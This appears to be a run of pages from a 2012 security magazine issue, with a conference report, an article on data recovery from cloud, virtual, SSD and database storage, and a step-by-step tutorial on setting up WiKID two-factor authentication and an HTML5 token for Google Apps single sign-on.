These steps form the foundation of a proactive security approach for using cloud solutions. Security audits of these solutions are only possible with clear guidelines, and a few steps taken towards more secure cloud solutions can go a long way.

As users increasingly rely on third party solutions to do everyday business and security moves even further outside of their control, it becomes essential to ensure the security and integrity of each solution. These suggestions offer a clear-cut and actionable set of steps to perform pragmatic vendor security assessments, better serving both internal stakeholders and customers by limiting unnecessary potential risk to your organization.

The Amphion Forum 2012 Munich

by Zeljka Zorz

As more and more diverse devices and systems get connected to the Internet - smartphones, medical devices, consumer electronics, industrial and "smart grid" systems, and other devices that make our easy life possible - securing them against attacks becomes a great problem.

The Amphion Forum is one of the newest conferences out there, and it addresses this particular challenge. Launched only last year, it was initially a closed event that allowed security people working with and researching these type of systems to exchange knowledge and ideas.

But this year the event - held at the Bayerischer Hof Hotel in Munich - was opened to other attendees, and as this was Help Net Security's first attendance, it is difficult to know how this change affected it.

What I do know is that the various presentations I sat in on weren't all that memorable (perhaps it's a fluke - there were three concurrent tracks and, obviously, I couldn't attend all), but the various panels (European Smart Grid Insecurity, The BYOD Juggernaut) were very insightful. Also, Mocana's CEO Adrian Turner gave a great welcoming speech that turned in on of the greatest and most thorough explanations of the difficulties of securing the so-called "Internet of Things".

While the choice of the venue was very fitting, the "newness" of Amphion Forum might explain the occasional organizational glitches.


Still, I expect the organizers will learn from their mistakes and continue to improve the event. In fact, I hope so, because it shows great potential!



Zeljka Zorz is the Managing Editor of (IN)SECURE Magazine and Help Net Security.

The challenges of data recovery from modern storage systems

by David Logue and Robert Bloomquist



help

While the technology advancements of the last five years have enhanced productivity, they have also significantly increased the complexity associated with data recovery. Coupled with new and robust enterprise storage solutions, this problem increases exponentially.

Today, every organization is managing vast amounts of structured and unstructured data across traditional databases and within both cloud and virtual environments. This makes data recovery all the more difficult in the event of a data loss. With data residing in multiple locations, high availability means it is constantly moving between storage layers, automatically leaving companies dangerously unaware of where their data is at any given moment.

While vendors are trying to make storage easier for end users, they are actually generating more complex recovery scenarios in the event of a data loss.

This article examines the various challenges associated with data recovery from a variety of the most popular storage systems today and will specifically outline what customers, data recovery providers, and storage vendors need to be aware of in the event of a data loss.

Taming the cloud

“Cloud computing” has been a buzz word in the last few years, and many organizations have quickly and easily handed over control of valuable data to cloud providers. Unfortunately, many are still trying to understand the challenges that go along with storing data in the cloud and recovering lost data in the event of a disaster.

One challenge with cloud recovery is that although individual company data is located in silos, multiple customers are still accessing the same physical storage space. When a failure or data loss occurs with a specific customer, cloud vendors will sometimes not allow access to the environment in an effort to protect other customers. In addition, many cloud hosting companies will use their own proprietary storage or virtual machine format, which also leads to recovery challenges. Often, the vendor will not share any details about the storage configuration in order to protect their intellectual property.

Researching and developing the right solution is a challenge in the instances where the vendor does not want to share any specifics around the storage configuration.

In an increasingly common scenario, cloud customers relinquish control of their data to the cloud provider, and do not realize the importance of setting up a Service-Level Agreement (SLA) contract with their provider. Customers of the cloud may not realize the limitations of an SLA contract until a business dis-

ruption occurs. After a data loss, cloud customers may regret not requiring more resiliencies from their cloud contracts.

The best safeguard upon adopting cloud technology is for the cloud service provider to partner with a reputable, full-service data recovery company, which minimizes downtime caused by data storage failures. This way, customers are more aware of where and how their data is stored, and how it will be recovered if a loss were to occur.

The real challenge with data recovery in a virtual environment is that there is one piece of physical hardware along with multiple virtual machines.

The virtualization headache

Virtualization is nothing new. However, as more and more companies rely on virtualization systems to support critical elements across their infrastructures, they face scenarios such as hardware failure, deleted virtual machines or virtual disks, file system corruption, and file level corruption. It is critical to address some of the lesser-known challenges associated with recovering data from virtualized environments.

The real challenge with data recovery in a virtual environment is that there is one piece of physical hardware along with multiple virtual machines. Therefore, the failure of one physical machine can result in the failure of many virtual ones, making the impact of data loss far greater. In addition, finding the correct pieces of data and bringing them back together is difficult, as data is fragmented across the storage platform and constantly moving behind the scenes. Add to that thin or sparsely provisioned files, and you have the makings of a true data recovery puzzle.

Virtualized environments contain much larger pools of data, and the key to not over-taxing storage is to balance load capacity. The user has the opportunity to place a large amount of data in a single storage environment. The challenge becomes recovering data at this

scale, and having the tools in place to both recover the data completely and get it back to the customer in a timely manner.

In addition to the quantity of data, the amount of fragmentation also impacts the success of the recovery, with less fragmentation leading to a higher success rate. Large volumes of data make it very difficult to find the individual fragments of specific virtual disks to reassemble damaged or deleted virtual machines.

Understanding the new storage landscape – Solid state drives (SSD)

Flash-based SSDs have made their mark on the storage market, touting huge benefits such as high speed (low read latency, random access, and start-up times), low power consumption, light weight, noise-free, and high resistance to shock and vibration. SSD storage capacities are increasing and can speed up server applications by as much as three times the normal rate.

As adoption rates increase due to these attributes, the cost per gigabyte is falling rapidly. From data centers to personal devices, the amount and value of the data contained on SSDs is increasing - making data loss potentially catastrophic for the businesses or customers involved.

Many believe SSDs are immune to data loss due to the lack of moving parts compared to traditional hard disk drives (HDDs). While SSD drives are less susceptible to fail from being dropped, data loss can still occur due to a variety of circumstances as they have their own unique characteristics that make recovery inherently complex.

In the most extreme cases, data recovery from SSDs can be very time-consuming due to the need to research the algorithms used to originally store the data. With SSDs, the location of the data changes every time it is re-written, making recovery far more complex.

SSDs can also employ other unique complex functions such as advanced Error Correction Code (ECC), garbage collection, data striping RAID-like techniques, compression, encryption, bad block mapping, Read/Write caching, and read disturb management methods.

Additionally, since SSDs generally have a finite number of writes before they become unstable, wear leveling contributes to the extremely arduous task of reassembling the data. This process can take anywhere from a few days to several weeks, depending on the complexity of the drive.

SSDs are still in the earlier stages of their technology life cycle compared to HDDs. Therefore, they vary greatly from manufacturer to manufacturer and between drive families within the same manufacturer. They also often times differ within the same drive family and can even drastically vary within the same model of SSD!

The variations are primarily due to changes, enhancements, and firmware updates manufacturers make to improve drive operation and to meet customer requirements; however, this adds to the difficulty and complexity of recovering data.

Finally, it's important for customers and manufacturers of enterprise servers or client-based systems integrating and utilizing SSDs to understand the complexities and challenges with recovering data on SSDs. Just like HDDs, SSDs are not immune to data loss and as the technology matures, the standards and data recovery tools and technology will also continue to emerge and mature. Developing standards and data recovery solutions for SSDs instills confidence in Storage Integrators and customers to more widely adopt and implement SSD technology.

SSDs are not immune to data loss and as the technology matures, the standards and data recovery tools and technology will also continue to emerge and mature.

What's in your database?

Whether an organization is facing physical hardware damage, internal database corruption, or basic data deletion, recovery from a database is not as straightforward as some might assume. Each database is complex and unique, featuring its own internal structure different from others, with different versions and upgrades constantly released.

Data recovery vendors must keep up with these varied formats and upgrades in order to successfully recover customer data.

In addition, corrupt, missing, or deleted data can create a series of recovery issues reliant on an exhaustive analysis of the complex internal structure of the database. When a storage device is not operational, or a file system structure needs repair, many companies simply assume a recovery is impossible.

Although not impossible, it does require raw database fragments to rebuild database files. With all of these scenarios, the recovery method must easily allow the customers to gain access to their data once it has been recovered.

Another challenge presented is the physical data versus the logical data. When a hard drive fails, many data recovery providers try to recover data only at the physical level, but ignore the logical level.

There are also many different and proprietary file systems and dynamic RAID configurations, which require various types of solutions to recover data. Providers need to be able to pull critical data out of the virtual level that is useful for their customers, in addition to the physical data from the various file systems and configurations, to ensure a quality and complete recovery.

Conclusion

The technology landscape will only continue to become more complex as hardware and software are constantly updated, and offer faster capabilities and larger storage capacity every day.

As vendors try to gain a competitive advantage over one another, they create new updates to their file systems that require addi-

tional research and development. In turn, individuals and organizations are becoming increasingly reliant on these ever-changing data storage technologies, with their critical data being housed in various types of environments.

When this data, whether structured or unstructured, resides in multiple kinds of environments, it makes recovery all the more difficult when a data loss occurs.

Whether the data is housed in a traditional database, SSDs, virtual, or cloud environments, each presents its own sets of challenges when trying to recover lost data. It is imperative for businesses and customers to remain in constant communication with their storage providers to determine where their data is at any given time.

They also need to be aware of recovery processes and procedures in the event of a data loss to minimize any impact to business continuity and salvage business critical information.

David Logue, Esq. is the lead remote data recovery engineer for Kroll Ontrack. He assists customers around the world with the recovery of data from failed or damaged computer systems while ensuring efficiency and quality at every stage of the data recovery process.

Robert Bloomquist is a principal data recovery engineer for Kroll Ontrack. With over 15 years of experience, Bloomquist performs expert data recovery on enterprise class storage systems, databases and virtual systems.

Want to reach a large audience of security professionals by writing for (IN)SECURE? Send your idea to editor@insecuremag.com



Also, we can send additional information to the token. As an example, WiKID can validate the SSL certificate of a web site for the end-user, thwarting network-based man-in-the-middle attacks.

WiKID uses a hash of the server certificate stored on the authentication server to perform site authentication. When the user requests an OTP, the hash is also sent to the token client. Before presenting the user with the OTP, the token client fetches the certificate from the website, hashes it and compares it to the retrieved hash. If the hashes match, the URL is presented as validated and the default browser is launched to that URL.

This method leverages the security and investment in SSL certificates and provides a consistent session and mutual authentication method to the user. This functionality is implemented by entering a Registered URL in the domain configuration.

In the case of the HTML5 token, the private key is stored in the browser. Is that secure enough? Obviously, that depends on the application. What we would like to see is a more secure storage mechanism in the HTML5 standard. In general, we tend to leave decisions like "is it secure enough for our use" to our users.

In this article, I will show you how to install the open-source Community Edition of the WiKID Strong Authentication server, configure it to protect Google Apps for your domain and finally, configure the page to include our HTML5 token.

Installing the WiKID Strong Authentication Server

The first decision when installing the WiKID server is where to put it. For this article, I installed it on an Amazon EC2 instance because I intend to use it only for Google Apps. If you also want to protect assets at home, you might want to install your server at home. Google's SAML uses SSL but your VPNs radius connection probably does not.

Quick install instructions

Install the pre-requisites:

```
# yum install postgresql postgresql-libs postgresql-jdbc postgresql-server postgresql-pl compat-libstdc++-296 ntp system-config-date perl-libwww-perl java-openjdk-1.6.0
```

Download the latest WiKID Community RPMs from Sourceforge:

```
https://sourceforge.net/project/showfiles.php?group_id=144774&package_id=159174&release_id=506850
```

```
# rpm -ivh wikid-*
```

Initialize the database:

```
# service postgresql initdb
```

Run the WiKID set up script. You can skip the networking part if you like, just select N.

```
# /opt/WiKID/bin/wikidctl setup
```

Start WiKID

```
/opt/WiKID/bin/wikidctl start
```

Now, head to the web interface at <https://<yourserver>/WiKIDAdmin> to finish the setup. The default credentials are WiKIDAdmin/2Factor. Change them under the Configuration/Manage Administrators. Once you've done that, click on Configuration/Create an Intermediate CA and follow the instructions. You will create a signing certificate.

There is a link to a pop-up where you can submit this and get an intermediate cert back from us. Next you'll create a localhost certificate and then be prompted to enable protocols. Only enable GoogleSSO (and the always required wAuth).

You will need to restart WiKID.

```
# wikidctl restart
```

You will be prompted for the intermediate CA passphrase. The server can also pull this from a file called /etc/WiKID/security. The file should have one line:

```
WAUTH_PASSPHRASE=<yourpassphrase>
```

Head back to the WiKIDAdmin web UI and click on the Domains tab and click on Create a New Domain. The WiKID Authentication System employs the concept of authentication domains. An authentication domain is a segmentation of authentication authority. Any given device using the system can participate in any number of authentication domains.

These domains may exist on an individual WiKID Strong Authentication Server or they may exist on separate and discrete servers (or any combination). Conversely, a WiKID Strong Authentication Server may provide authentication services for any number of discrete domains. These domains may be exclusive or inclusive of any set of devices.

An authentication domain is initially defined by the 12-digit code used in device provisioning. This code allows any un-configured, unrelated device to locate and register with a particular WiKID Strong Authentication Server and domain. In practice, the 12-digit code signifies a zero-padded IP address that is Internet accessible. Optionally, it may designate a prefix

in the wikidsystems.net domain. For example, a WiKID Strong Authentication Server with the public IP address of 999.232.7.14 (obviously not a real address) would be directly accessible via the 12-digit code 999232007014. Using the wikidsystem.net service, codes signifying non-routable IP addresses may be used, such as 999888777666. You can also alter the DNS settings by deploying a custom jw.properties file with your software token.

Users are associated with WiKID Domains and domains are in turn associated with Network Clients (e.g. Google Apps). Note that Device Domain Name is what the user will see on their token. Leave the Registered URL empty. That is for mutual HTTPS authentication that we won't be using. The Server Code is the zero-padded IP address of the server - it is how the tokens will find the server. So, 65.192.xx.xx becomes 0651920xx0xx. Do not use TACACS+. You can specify various security parameters, such as the number of bad PIN attempts and one-time passcode attempts before a user gets locked out on a per-domain basis.



Home Users Groups Domains Network Clients Configuration Reports Search for a user:

17.wikidsystems.com

Domain Management Page

Set-up: -- Creating A New WiKID Domain --

Domain Name:	<input type="text"/>	(max 30 characters)
Device Domain Name:	<input type="text"/>	(max 20 characters)
Registered URL:	<input type="text"/>	
Server Code (12-digits):	<input type="text"/>	
Minimum PIN Length:	<input type="text" value="6"/>	
Passcode Lifetime (seconds):	<input type="text" value="60"/>	
Max Bad PIN Attempts:	<input type="text" value="3"/>	
Max Bad Passcode Attempts:	<input type="text" value="3"/>	
Max Sequential Offlines:	<input type="text" value="5"/>	
Token Types		
Allow All Token Types	<input checked="" type="radio"/>	
Require Locked Tokens	<input type="radio"/>	
Require Wireless Tokens	<input type="radio"/>	
Require Either Locked or Wireless Tokens	<input type="radio"/>	
Use TACACS+	<input type="checkbox"/>	

WiKID Systems, Inc.

Copyright 2001-2012 WiKID Systems, Inc. :: [Terms and Conditions](#) :: wikid-server-enterprise-3.4.87-b1216

The complete field definitions are:

Domain Name - This is a descriptive label for this domain visible only in the administration system.

Device Domain Name - This is the domain label that will appear in the menu option on the client device. This label should be relatively short to facilitate viewing on a mobile device.

Registered URL - Enter an HTTPS URL here if you want this domain to support mutual authentication. In brief, the WiKID server will fetch the certificate and store a hash of it. When a user requests a one-time password from a PC software token, the token client will also get this hash and URL. Before presenting the one-time password, it will fetch the URL's certificate, hash it and compare the two.

If the hashes match, the OTP will be presented and the default browser (if supported) will be launched to the URL. This system will prevent network-based man-in-the-middle attacks.

Minimum PIN Length - This is the minimum allowable PIN length for this domain. Any attempt to set a pin shorter than this value will generate an error on the client device.

Passcode Lifetime - This parameter specifies the maximum lifetime of the one-time passcode generated in this domain. After N elapsed seconds, the one-time passcode will automatically be invalidated.

Server Code - This is the zero-padded IP address of the server or the pre-registered prefix in the wikidsystems.net domain. This value must be exactly 12 digits in length.

Max Bad PIN Attempts - The maximum number of bad PINs attempted by a device in this domain before the device is disabled.

Max Bad Passcode Attempts - The maximum number of bad passcodes entered for a userid registered in this domain before the userid is disabled.

Max Sequential Offlines - The maximum number of times a device may use the offline challenge/response authentication before being required to authenticate online. This feature is used in the Enterprise version for the wireless clients when they are out-of-network coverage.

Use TACACS+ - Select this to use TACACS+ for this domain.

Once the domain is created, click on Network Clients and Create a Network Client. Give it a name and select GoogleSSO as the Protocol and the domain you just created. On the next page, enter the GoogleSSO acs URL (<https://www.google.com/a/yourdomain.com/acs>). The certificate will be created. If you click on the Network Clients page again, you will see it listed. Click on the link for the Certificate and download it to your PC.



Network Client Management Page

-- Create A New Network Client --

Network Client Name	Network Client IP Address	Protocol	Domain	Modify	Certificate
GoogleSSO	127.0.0.1	GoogleSSO	17.wikidsystems.com	[EDIT]	[Download]

The WiKID server is now set up. Before we set up Google apps, let's take a look at the wAuth API and how it can be used to make two-factor authentication easier for administrators.

On the terminal, in your favorite editor, open `/opt/WiKID/tomcat/webapps/WiKIDAdmin/example.jsp`. This page provides the latest information and examples about the API.

There are two items to change on this page: Change `defaultservercode` (currently on line 42) to your domain identifier and change the `localhost` passphrase (currently on line 46) to your `localhost` passphrase. Take some time to read the code - it is well documented.

Then point your browser to `https://yourserver.com/WiKIDAdmin/example.jsp`. You can download one of our software tokens for testing at Sourceforge: sourceforge.net/projects/wikid-twofactor/files/Java_Token_Client/

The first field you will see is Registration. This function allows for user validation. Token registration is a huge hassle for administrators. If this type of automation is of interest, you should also see `/opt/WiKID/tomcat/webapps/wikid/ADRegister.jsp`. That example script requires users to login with their AD credentials before registering their tokens. Then, it uses the `registerUsernameWithoutCheck` function to allow a user to register a second token.

Based on customer requests, the API has developed over time, but one of the original drivers was to permit finer-tuned user management in a multi-tenant environment. For example, WiKID is used by a cloud-based online-banking company that provides corporate cash management solutions. Their customers are banks and the users are the bank's customers.

The API allows the banks to add, delete, and otherwise manage users themselves. Each bank has its own WiKID domain, network client and management console based on the API.

wAuth network client applications talk to the WiKID server using a network client certifi-

cate, so the application can be anywhere. You could use the API to create an application that runs on a partner's site. The application could allow the partner's users to register via their Active Directory credentials. This configuration pushes user control to where it belongs. At the same time, if your organization ceases to deal with the partner, you can simply kill the certificate.

By reviewing the `example.jsp` page, you will also notice that users can be pre-registered. You can upload a list of usernames and pre-registration codes to the server on the `WiKIDAdmin/Users/Pre-Register Users` page. Additionally, the API can be used to generate a random pre-registration code for the user.

When the token is configured for pre-registration, the users will see the typical double prompt for the PIN and a prompt for the pre-registration code. If the pre-registration code matches one on the server, the token is registered to that username. Under this method, security of the pre-registration code is the key.

Configuring Google Apps for SSO and two-factor authentication

Please take precautions when configuring SSO for your Google Apps. I locked myself out by misconfiguring SSO and had to wait weeks for Google to fix it. Luckily for me, it was a test domain, but you have been warned. It's a good idea to keep an open session on the admin page in another browser.

Log onto Google Apps for your Domain and click on Advanced Tools and then click on Setup Single Sign-On (SSO). For the Sign-in page URL, enter the URL of your WiKID server and append `wikid/GSSO/`. Be sure to use HTTPS!

Click on the link to upload a Verification Certificate and upload the certificate you downloaded to your computer in the Create Network Client steps.

You should now be able to log in to Google Apps with a registered token.

Set up single sign-on (SSO)

To set up SSO, please provide the information below. [SSO Reference](#)

Enable Single Sign-on

Sign-in page URL *

URL 1

Sign-out page URL *

URL 1

Change password URL *

URL 1

Sign-on is not enabled

Verification certificate *

A certificate file has been uploaded-[Replace certificate](#)

The certificate file must contain the public key for Google to verify sign-in requests. [Learn](#)

Use a domain specific issuer

This must be checked if your domain uses an IDP Aggregator to handle SAML requests. If enabled, the issuer value sent in the SAML request will be [google.com/a/wikidmail.c](#)

Network masks

Network masks determine which addresses will be affected by single sign-on. If no mask Use a semicolon to separate the masks. Example: (64.233.187.99/8; 72.14.0.0/16) For ranges, use a dash. Example: (64.233.167-204.99/32) All network masks must end with a CIDR. [Learn more](#)

Adding the HTML5 Software Token to the Google SSO login page

Now, let's add the HTML5 software token to the Google login page. Grab the HTML5 token war package from the sourceforge site (sourceforge.net/projects/wikid-twofactor/files/HTML5_Token_Client/) and drop it into /opt/WiKID/tomcat/webapps. Restart WiKID and the war file should expand.

Check to see if it worked by going to <https://yourdomain.com/HTML5Token/verify.jsp>. This page will provide you with two pieces of information:

The context path is: [/HTML5Token]

Include this token using:

```
<script type="text/javascript" language="javascript" src="/HTML5Token/HTML5Token/HTML5Token.nocache.js"></script>
```

We'll need this information. Open up /opt/WiKID/private/googlesso/login.html in your preferred editor. In the head put this code:

```
<script>
var WiKIDConfiguration = {
  domainCode: "000000000000",
  serverIP: "127.0.0.1",
  showRegCode: "true",
  registrationPage:
"http://127.0.0.1/wikid/ADRegister.html"
};
</script>
```

The domainCode is your Domain identifier. The registrationPage can be used to allow users to register themselves. For example, we have sample scripts in /opt/WiKID/tomcat/webapps/wikid/ADRegister that will allow users to register their tokens after they have logged in with their AD credentials. We aim to make two-factor authentication easy for admins as well as for users.

Put this code in the page where you want the token to appear:

```
<script type="text/javascript" language="javascript" src="/HTML5Token/HTML5Token/HTML5Token.nocache.js"></script>
```




WiKID Strong Authentication for Google Apps

Please enter your Google Apps email address and your WiKID onetime passcode.

If you do not have a WiKID Strong Authentication token, please contact your administrator.

WiKID HTML5 Token



Goes here

Username:

Passcode:

Now when you browse to the page, it should have the token embedded in it.

Click on the Generate Keys button to create the public-private key pairs. This token is limited to one WiKID domain, so you will automatically be prompted to double enter your PIN. The server will respond with your registration code (the code is a 13 digit number, hashed by the public key of the server and presented to the user).

Head over the WiKIDAdmin and click on the User's tab and Manually Validate a User. You will see your registration code. Click on it and enter your username to validate the token. Head back to the login page and enter your PIN into the token and hit Request Passcode.

You will get back the OTP. Copy it to the clipboard and paste it into the passcode box. Type in your username as registered in WiKID and click Login. You should be good to go. (If not, review the WiKIDAdmin logs.)

Conclusion

The HTML5 token is still an early stage proof-of-concept. There are additional features that we can add - automatically copying the OTP to the clipboard, adding mutual HTTPS authentication, etc. There are also issues around storing the token locally in HTML5. Our old Firefox plugin used a hole to store the private key encrypted on the hard drive. Sadly, Mozilla plugged the hole.

Still, the primary issue with passwords today is reuse and ease of guessing. Every day a new breach of usernames and passwords is announced, or so it seems. Enterprises need a stronger authentication solution that is easy to manage and works in today's world of smart phones, tablets and BYOD. Users need to be freed from having to manage dozens of credentials across multiple sites. And yet, they need to be able to get their work done. With this proof of concept, we wanted to show that it is possible to add more authentication security without sacrificing usability.

Nick Owen is the co-founder and CEO of WiKID Systems (www.wikidsystems.com).

Infosec World 2012

sponsored by

Entrust



This event featured over 70 sessions, dozens of case studies, 9 tracks, 12 in-depth workshops, 3 co-located summits and an exhibit hall showcasing the industry's leading vendors.

With the primary objective of providing top-notch education to all levels of information security and IT auditing professionals, InfoSec World delivered practical sessions that give you the tools to strengthen your security without restricting your business.



